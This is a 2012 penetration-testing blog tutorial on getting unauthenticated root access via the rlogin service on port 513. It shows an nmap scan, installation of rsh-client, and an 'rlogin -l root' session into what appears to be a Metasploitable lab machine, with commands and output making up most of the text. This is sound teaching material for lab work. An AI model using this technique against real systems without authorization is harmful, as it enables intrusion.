
rlogin Service Exploitation

pentestlab.blog/category/exploitation-techniques/page/7

July 20, 2012

One of the services that you can discover in Unix environments is the rlogin.This service runs on port 513 and it allows users to login to the host remotely.This service was mostly used in the old days for remote administration but now because of security issues this service has been replaced by the slogin and the ssh.However if you find a system that is not properly configured and is using this service then you should try to exploit it.
Lets say that you discover the following system which the rlogin is running on port 513.




```
root@encode:~# nmap -sV 172.16.212.133

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-20 18:19 GST
Nmap scan report for 172.16.212.133
Host is up (0.00077s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE           VERSION
21/tcp   open  ftp               vsftpd 2.3.4
22/tcp   open  ssh               OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet            Linux telnetd
25/tcp   open  smtp              Postfix smtpd
53/tcp   open  domain            ISC BIND 9.4.2
80/tcp   open  http              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
139/tcp  open  netbios-ssn       Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn       Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec              netkit-rsh rexecd
513/tcp  open  login
```

Discovering the rlogin service


Now the next step is to check whether the rsh-client is installed in our system.If not then we have to type the command **apt-get install rsh-client**.The rsh-client is a remote login utility that it will allow users to connect to remote machines.



```
root@encode:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libdmraid1.0.0.rc16 python-pyicu libucl1 upx-ucl libdebian-installer4 cryptsetup
  libecryptfs0 reiserfsprogs rdate bogl-bterm ecryptfs-utils libasound2-plugins
  libdebconfclient0 dmraid linux-source-2.6.39.4
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 32.9kB of archives.
After this operation, 127kB of additional disk space will be used.
Get:1 http://32.repository.backtrack-linux.org/ revolution/main rsh-client 0.17-14ubuntu1 [3
2.9kB]
Fetched 32.9kB in 1s (19.8kB/s)
Selecting previously deselected package rsh-client.
(Reading database ... 248922 files and directories currently installed.)
Unpacking rsh-client (from .../rsh-client_0.17-14ubuntu1_i386.deb) ...
Processing triggers for man-db ...
Setting up rsh-client (0.17-14ubuntu1) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in auto mode.
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh (rsh) in auto mode.
update-alternatives: using /usr/bin/netkit-rlogin to provide /usr/bin/rlogin (rlogin) in aut
o mode.
```

rsh client installation

The last step is to use the command **rlogin -l root IP**.This command will try to login to the remote host by using the login name root.As we can see from the next image we have successfully logged in remotely without asking us for any authentication as a root user.Of course if we know that there are other usernames on the remote host we can try them as well.



```
root@encode:~# rlogin -l root 172.16.212.133
Last login: Fri Jul 20 09:33:18 EDT 2012 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:172.16.212.133  Bcast:172.16.212.255  Mask:255.255.255.0
```

Connect to the remote host with rlogin

Conclusion

The reason that we were able to connect remotely without any authentication is because that the **rlogin** as a service is insecure by design and it can potentially allow anyone to login without providing a password.However it is very difficult in nowadays to find a system with that service running but it will worth the try if you discover it to try to exploit it.